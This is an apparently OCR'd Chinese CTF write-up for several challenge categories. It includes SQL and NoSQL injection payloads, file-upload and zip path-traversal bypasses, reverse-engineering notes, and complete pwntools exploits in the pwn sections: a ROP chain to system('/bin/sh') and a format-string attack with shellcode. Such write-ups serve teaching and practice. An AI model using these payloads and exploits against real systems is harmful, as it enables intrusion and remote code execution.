Misc 10

查看源码拖到最下在键盘中画出 flag

MISC50

题目给出了一个 nginx 的日志文件，看 agent 可以知道是 sqlmap 的注入日志，看 payload 发现是盲注的过程，找到猜解字段的部分：

1 AND 7500=IF((ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM misc.flag ORDER BY flag LIMIT 0,1),30,1))>16),SLEEP(2),7500)

逐一将猜解出的字符 ascii 码解码得到：

ROIS{miSc_An@lySis_nG1nx_L0g}

Web100

注册帐号并登录后，发现上传的文件名处存在注入，文件名删除了 select 和 from 字符串，但没有迭代删除，构造类似如下 payload：
"0'+(selselectect
ascii(mid(i_am_flag,1,1))*1000000+ascii(mid(i_am_flag,2,1))*1000+ascii(mid(i_am_flag,3,1))
ffromrom hello_flag_is_here)+'.jpg"
依次猜数据库、表、列名和 flag：

!!_@m_Th.e_F!lag

Web150 upload

注册帐号，在重置密码处经过第一步身份验证，进入第二步可提交 username = admin 将 admin 密码重置，登录后将 XFF 头设置为 127.0.0.1，进入 where is flag 页面，得到一个不完整的地址，参数置为 upload 可进入上传页面，根据提示，需要上传扩展名不为 PHP，内容不包含 <?php 的文件。
上传文件名为：
1.php5
内容为：
<script language="php"> $a=1; </script>
的文件得到 flag:

RCTF{Bug_@-EveryWh3re}!

Web300 login

提示为 nosql，猜测为 mongodb 注入，提交 username[$ne]=a&password[$ne]=a，提示需要输入正确的帐号密码，使用 username[$regex]=/...../&password[$ne]=a 的形式可以确定长度，按位替换为字符可猜出帐号密码：
ROIS_ADMIN
pas5woRd_i5_45e2884c4e5b9df49c747e1d

进入后台，注释中提示需要绕过 3 个判断才能上传文件：

```
if ($Agent == $backDoor || strlen($Agent) != 65) {
    exit($msg);
}
if (substr($Agent,0,23) != "rois_special_user_agent") {
    exit($msg);
}
if (pbkdf2($alg, $Agent, $salt, $iterations, $keylen) != pbkdf2($alg, $backDoor, $salt, $iterations, $keylen)) {
    exit($msg);
}
```

由于 Pbkdf2 只产生 20 位 hash，于是使用 php 的 hash_pbkdf2 爆破出两个 0e+数字的 hash，分别设置为 agent 和 cookie，依然上传不成功。

参考 https://mathiasbynens.be/notes/pbkdf2-hmac，使用其提供的脚本计算出能得到相同 hash 的两个字符串：
分别设置

Agent:
rois_special_user_agentaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaamipvkd

Cookie:
3-Rfm^Bq;ZZAcl]mS&eE

即可上传 zip，但上传后给出的路径不存在。

下载后台中给出的 147f782c166de911dcb8f4b97f441257.php.bak 文件，与原始文件对比，发现增加了如下代码：

```
$preNum = substr_count($p_header['filename'], '../');
$prefix = str_repeat('../', $preNum);
$element = explode('.', str_replace($prefix, '', $p_header['filename']));
$fname = $prefix . md5($element[0]. 'RoisFighting'). '.' .end($element);
```

$p_header['filename'] = $fname;

即读取文件名时，对文件名进行了加盐 hash，但保留了文件名中的../
用二进制编辑工具将上传的 zip 文件中的 php 文件名前三位修改为../，上传成功后访问 upload/image/md5(文件名+'RoisFighting').php

得到 flag:

RCTF{y3s_Fl@G_1s_H3Re_Well_D0n3}

RE100

这个题目是个 Linux 32 位的逆向题目，扔到 IDA 静态看了下，主要需要过两个 check：

```
do
{
  v0 = v3;
  ++v3;
  scanf("%d", v0);
}
while ( *(v3 - 1) != 0 );                       // 循环输入 到0结束
len = sub_80486CD((int *)&input_8049BE0);
if ( len == -1 )
{
  printf("check1 not pass");
  system("pause");
}
if ( (unsigned __int8)sub_8048783((int *)&input_8049BE0, len) ^ 1 )
{
  printf("check2 not pass!");
  exit(0);
}
if ( len == 20 )
{
  puts("Congratulations! flag is :\nRCTF{md5(/*what you input without space or \\n~*/)}");
```

第一个 check 是判断和，大概算法是：

sum(key[0:0]) = 1

sum(key[1:2]) = 2

sum(key[3:5]) = 4

sum(key[6:9]) = 8

sum(key[10:14]) = 16

……

Sum(key[i*(i+1)/2: (i+2]*(i+1)/2]) = 2^i

第二个 check 略复杂了一点，大概算法是：

key[0] = 1

key[2] = key[0]

key[4] = key[0] + key[1]

key[5] = key[2]

key[7] = key[0] + key[1] + key[3]

key[8] = key[2] + key[4]

key[9] = key[5]

key[11] = key[0] + key[1] + key[3] + key[6]

key[12] = key[2] + key[4] + key[7]

key[13] = key[5] + key[8]

key[14] = key[9]

……

然后会判断是不是 20 组，当时觉得这个 check 太宽松了点，后来主办方 patch 了一个版本，会对每组循环 check，这样每个 key 就能确定了，丢给搞算法的队友，结果他直接给我说是这货：

```
                    1
                  1   1
                1   2   1
              1   3   3   1
            1   4   6   4   1
          1   5   10  10  5   1
        1   6   15  20  15  6   1
      1   7   21  35  35  21  7   1
    1   8   28  56  70  56  28  8   1
  1   9   36  84  126 126 84  36  9   1
1   10  45  120 210 252 210 120 45  10  1
  1   11  55  165 330 462 462 330 165 55  11  1
1   12  66  220 495 792 924 792 495 220 66  12  1
...
```

杨辉三角？ORZ……你们赢了，最后算得 1-20 行的数据为：

1 1 1 1 2 1 1 3 3 1 1 4 6 4 1 1 5 10 10 5 1 1 6 15 20 15 6 1 1 7 21 35 35 21 7 1 1 8 28 56 70 56 28 8 1 1 9 36 84 126 126 84 36 9 1 1 10 45 120 210 252 210 120 45 10 1 1 11 55 165 330 462 462 330 165 55 11 1 1 12 66 220 495 792 924 792 495 220 66 12 1 1 13 78 286 715 1287 1716 1716 1287 715 286 78 13 1 1 14 91 364 1001 2002 3003 3432 3003 2002 1001 364 91 14 1 1 15 105 455 1365 3003 5005 6435 6435 5005 3003 1365 455 105 15 1 1 16 120 560 1820 4368 8008 11440 12870 11440 8008 4368 1820 560 120 16 1 1 17 136 680 2380 6188 12376 19448 24310 24310 19448 12376 6188 2380 680 136 17 1 1 18 153 816 3060 8568 18564 31824 43758 48620 43758 31824 18564 8568 3060 816 153 18 1 1 19 171 969 3876 11628 27132 50388 75582 92378 92378 75582 50388 27132 11628 3876 969 171 19 1

输入后加个 0 可以过校验，然后去掉空格和 0 计算出 md5 值加上 RCTF{}就是 flag。


RE200

这个题目拿到后是 VC6 写的，好激动，立即找到消息响应分析了半天，发现并没有什么用……orz

后来在 IDA 里面翻翻翻，找到了这里：

```
{
  FileName[0] = '_';
  FileName[1] = 'U';
  FileName[2] = 'X';
  FileName[3] = '^';
  v12 = 'MAM\x17';
  v13 = 0;
  v4 = 0;
  do
  {
    FileName[v4] ^= '9';
    ++v4;
  }
  while ( v4 < 8 );
```


一处奇怪的异或，手动异或出来看一下：



看来了 flag.txt，看来就是这里了，继续往下看看……

```
v25 = 0;
v26 = 0x79;
v27 = 0x5E;
v28 = 0x66;
v29 = 9;
v30 = 0x7F;
v31 = 0x66;
v33 = 0x58;
v34 = 0x57;
v35 = 0x52;
v36 = 0x7E;
v37 = 0x58;
v38 = 0x54;
v39 = 0x5C;
v5 = (FILE *)sub_407A27(FileName, (int)aW);
v6 = 0;
do
  sub_4079D5(v5, (int)aC, *(&v14 + v6++) ^ 0x39);
```

把这一串异或 0x39 然后写到 flag.txt 里面 = =……，再手动异或吧……



好吧……这个题目告诉我们一个道理，做逆向的时候不要去玩游戏（也不要想着去找消息映射……

RE300-1

VB 逆向，要求在对话框里面输入正确的内容，会生 16 进制串，然后和固定的 16 进制串“45AD0423DC81C526F370E8639DC73CC1 E5FCA9488F7EE37112F5576EA5CEF21A”比较。这里下断点的时候，由于 vb 独特的 API，可以使用“bpx papa”查看函数间调用，针对字符串操作函数下断可以断到输入的地方。

跟一下算法，可以发现过某个函数后，会生成一段 16 进制串，而且每 16 个字节输入，对应 32 位 16 进制串，然后将算出来的 16 进制串每组进行逆序，最后比较。同时内存中还出现了一串诡异的初始字符串“}@$&]_#{a_b*lr=(”，在加密前还将这串字符串与 0x03 循环异或。

看了半天并不能理解这个算法，后来主办方给了提示（猜算法……），根据分组和密钥长度想想可能是 AES，将异或后的字符串（16 字节）作为密钥，输入的 2 组 16 字节作为明文进

行加密，然后倒叙比较。
写个脚本：

```
result = '}@$&]_#{a_b*lr=('

m = ''
for c in result:
    m += chr(ord(c)^3)

m1 = '45AD0423DC81C526F370E8639DC73CC1'
m1 = m1[::-1]

m2 = 'E5FCA9488F7EE37112F5576EA5CEF21A'
m2 = m2[::-1]

cipher = AES.new(m)
c1 = cipher.decrypt(m1.decode('hex'))
c2 = cipher.decrypt(m2.decode('hex'))

print c1,c2
```

算出 flag：

```
RCTF{VB6_i5_3a5y _rIgHt}
```

RE300-2

这个题解直接侦壳是 UPX，但是其实加了两重壳，第一重壳 UPX 直接脱掉，这时候对 WriteFile 下断，可以断到对 text 段进行解密。

接下来跟输入可以发现，输入会根据 16 进制两个字节是否相等，然后异或一个固定值或者固定值-1，其中最重要的是输入会进行一次移位，针对输入的字节 16 进制的结果进行移位，这个读了很多遍算法都没弄懂。一开始以为移位的映射会和输入有关……）

所以就 OD 里面按动态从 0x01-0xXX（具体长度不记得了，好像是 0x70 左右），然后过置换函数后，可以得到一张置换映射表，直接复制到 keygen 代码里面，然后先把 16 进制按照置换表还原，再进行判断。

这里直接暴力生成注册码的时候会存在多解的情况，后来强行勾搭了客服，告诉了 flag 是一串有意义的字符串，而且只能包含大小写、数字、下划线、*、&、!、@，最后排除掉其他字符，解出的 flag 是：

*&*_U_g3t_the_CrackM3_f1@9!

（表示前三个字符真心爆破组合很多……）

CRYPT200

这个题目给了一段加密用的汇编代码和密文，需要求明文，所以拿到手第一想法是人工逆回 C 语言，于是真的这么做了……：

```
void ascii_2_hex(char var1, char hex[3])
{
    char al = var1;
    char ah = al;
```

```
    al %= 16;
    ah /= 16;

    hex[1] = ca[al];
    hex[0] = ca[ah];
    hex[2] = '\0';
}

void a_2_hex(char *s1, char *s2, DWORD l)
{
    char tmp[3];
    for (int i=0; i<=l-1; i++)
    {
        ascii_2_hex(s1[i], tmp);
        s2[i*2] = tmp[0];
        s2[i*2+1] = tmp[1];
    }
}

void mInit(char *s, int l)
{
    for (int i=l; i<=bufferSize-1; i++)
    {
        s[i] = s[i%l] + i-l+1;

        //当时这里少了异或长度
    }
}

void Encode(char *s, int l)
{
    int k = 8;
    char dl, al, ah;
    for (int i=0; i<=l-1; i++)
    {
        dl = i % 8;
        al = i / 8;

        if (i % 8 !=0)
        {
            dl = s[i-1];
        }
        if (i / 8 != 0)
```

```
        {
            al = s[i-8];
        }

        s[i] = s[i] ^ dl ^ al;
    }
}
char buffer3[bufferSize*3];
int tt = 0;
void dfs(char *s, int t)
{
    int ecx = t;

    if (ecx >= bufferSize*2)
    {
        return;
    }

    char *ebx = s;
    int eax = t;
    eax += eax;
    eax ++;

    dfs(s, eax);

    char dl = ebx[ecx];
    ecx = tt;
    ebx = buffer3;
    ebx[ecx] = dl;
    ecx ++;
    tt = ecx;
    eax ++;
    dfs(s, eax);
}
```

加密顺序是，首先接收明文，然后如果不足 128，则用前面的数据填充后面的，需要加轮数，并且异或上明文长度。然后过加密函数，然后过 a2hex 函数，变成 256 位 16 进制串，然后过一个神奇的递归函数进行移位。

表示看不懂这个算法，在 VS 里面采用同样的方法从 0-255 标记获取加密表，但是 py 按照相同算法解密发现怎么都不对……

无奈下了 MSAM32 编译了一下，生成加密算法的 exe 程序，扔到 IDA，当逆向题目做了……发现人工转 C 的时候少了异或长度，最后的解密代码：


```
f = open('flag.enc', 'r')
s = f.read(9999)
table = [255,127,63,128,31,129,64,130,15,131,65,132,32,133,66,134,7,135,67,136,3

for i in range(0, len(s)):
    for j in range(0, len(s)):
       if table[j] == i :
            trans += s[j]
            break

bs = trans.decode('hex')
l = len(bs)

ret = ''
ret += bs[0]
for i in range(1, l):
    xor1 = 0
    xor2 = 0
    if i % 8 !=0:
        xor1 = ord(bs[i-1])
    if i / 8 != 0:
        xor2 = ord(bs[i-8])

    ret += chr(ord(bs[i]) ^ xor1 ^ xor2)

ff = open('test', 'wb')
ff.write(ret)

for x in range(0, 128):
    rr = ''
    for c in ret:
        rr += chr(ord(c) ^ x)

    if 'ASM' in rr:
        print rr[0:x]
        print x
ff.close()
```

最后运行得到 flag（这里明文长度直接暴力的……）：


```
Th15_1S_@_easy_ASM
19
```

Android 100 Writeup

赛季第一场比赛，见到了天马行空的 android 题 Orz，知识储备完全不够 Orz
拿到题目是一个 Android backup 文件，到网上寻找解包方法，github 搜索 ab2tar 即可~
解开了之后是这样的。




然后明显是 mybackup 中有猫腻，反编译一把看看：



用了 sqlcipher，flag 大概是在数据库中，所以打开看看呗，但是需要密码，于是 cv 一段 code 跑一下看看：

```
        i += 1;
      }
    }
    catch (NoSuchAlgorithmException e)
    {
      e.printStackTrace();
    }
    return "";
  }


  public static String getSign(Context paramContext)
  {
    Iterator localIterator = paramContext.getPackageManager().getInstalledPackages(64).iterator();
    PackageInfo localPackageInfo;
    do
    {
      if (!localIterator.hasNext()) {
        return "";
      }
      localPackageInfo = (PackageInfo)localIterator.next();
    } while (!localPackageInfo.packageName.equals("com.example.rctf1"));
    return SHA1(localPackageInfo.signatures[0].toCharsString());
  }
}
```

运行之后获得 key 之后进入数据库的过程很麻烦，试了 4 个版本，最后尝试成功，在表中查询出 flag。



Pwn200

本题是 64 位的栈溢出，题目没有给 libc，于是寻找 gadgets，下面这段可以用来实现 pop rdi ret; pop rsi ret;pop rdx ret;

```
400880:       4c 89 ea                mov    %r13,%rdx
400883:       4c 89 f6                mov    %r14,%rsi
400886:       44 89 ff                mov    %r15d,%edi
400889:       41 ff 14 dc             callq  *(%r12,%rbx,8)
40088d:       48 83 c3 01             add    $0x1,%rbx
400891:       48 39 eb                cmp    %rbp,%rbx
400894:       75 ea                   jne    400880 <__libc_csu_init+0x40>
400896:       48 83 c4 08             add    $0x8,%rsp
40089a:       5b                      pop    %rbx
40089b:       5d                      pop    %rbp
40089c:       41 5c                   pop    %r12
40089e:       41 5d                   pop    %r13
4008a0:       41 5e                   pop    %r14
4008a2:       41 5f                   pop    %r15
4008a4:       c3                      retq
```


第一次泄露出 write 地址，用 libcdatabase 查一下 libc 版本，可以直接找到 system 和/bin/sh

的偏移，不过这里读出来的 write 地址跟我本机的除了基址以外是一样的，就直接用本机的 libc 了。计算出 libc 的基址之后，第二次 ret 到 system 函数。利用 libc 中的 pop rdi ret 实现 /bin/sh 弹入 rdi 中，中间仍然利用了上面那一大堆的 pop 作为跳板。

```
#coding=utf-8
from pwn import *
io=process('./welpwn')
#io=remote('180.76.178.48',6666)
elf=ELF('./welpwn')
libc=ELF('/lib/x86_64-linux-gnu/libc-2.19.so')

main_a=0x4007cd
gadget1=0x40089a
print 'write_got:',hex(elf.got['write'])
print 'system:',hex(libc.symbols['system'])

ROP1=p64(gadget1)+p64(0)+p64(0)+p64(gadget1)+p64(0)+p64(1)+p64(elf.got['write'])+p64(0x8)
+p64(elf.got['write'])+p64(0x1)+p64(0x400880)+"\x00" *56
pad='A'*24
io.recvuntil('\n')
payload1=pad+ROP1+p64(main_a)
io.sendline(payload1)
write_r=u64(io.recv(8))
print 'write_r:',hex(write_r)

write_a=libc.symbols['write']
libc.address=write_r-write_a
system_r=libc.symbols['system']

popret=libc.address+0x22b1a
cmd=next(libc.search('/bin/sh'))
print "next(libc.search('/bin/sh')):",hex(cmd)
print "popret:",hex(popret)

gadget2=0x40089c
ROP2=p64(gadget2)+p64(popret)+p64(next(libc.search('/bin/sh')))+p64(system_r)
payload2=pad+ROP2+p64(main_a)

io.recv(timeout=1)
io.sendline(payload2)
io.interactive()
```

Pwn300

Snprintf 格式化字符串漏洞，先对输入的字符串 base64 解密，在进行漏洞利用，程序没有开 NX，所以先利用格式化字符串漏洞泄露栈上的一个地址，在根据第 4 个参数泄露的地址计算偏移，分别通过第 12，20 个参数作为跳板，写地址，最后覆盖返回地址，使得程序直接跳转到 shellcode 中执行，shellcode 的数据写在一个固定地址，输入 shellcode 的时候前面加 24 个字节防止后续输入的 payload 覆盖掉 shellcode，这样的好处是避免了格式化字符串要进行大量的写入。



Code：

```
# -*- coding:utf-8 -*-
# date:2015-11-14
__author__ = 'bongbongbong'

import base64
frompwn import *
context(arch = 'amd64', os = 'linux')

#p = process('./nobug')
p = remote('180.76.178.48',8888)
#sleep(5)

shellcode = "\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73"
shellcode += "\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0"
shellcode += "\x0b\xcd\x80"
```

```
payload = 'A' * 24 + shellcode

payload1 = base64.b64encode("%4$08x")
p.sendline(payload1)

leak_addr = p.recv(8)
printleak_addr
offest = leak_addr[4:8]
print "**********" +    offest
leak_addr = int(offest,16) - 0x1c

p.sendline(payload)
print base64.b64encode(payload)

p.sendline(base64.b64encode("%"+str(leak_addr)+"c%12$hn"))
print "$$$$$$$$$$" + base64.b64encode("%"+str(leak_addr)+"c%12$hn")

p.sendline(base64.b64encode("%41144c%20$hn"))

p.interactive()
```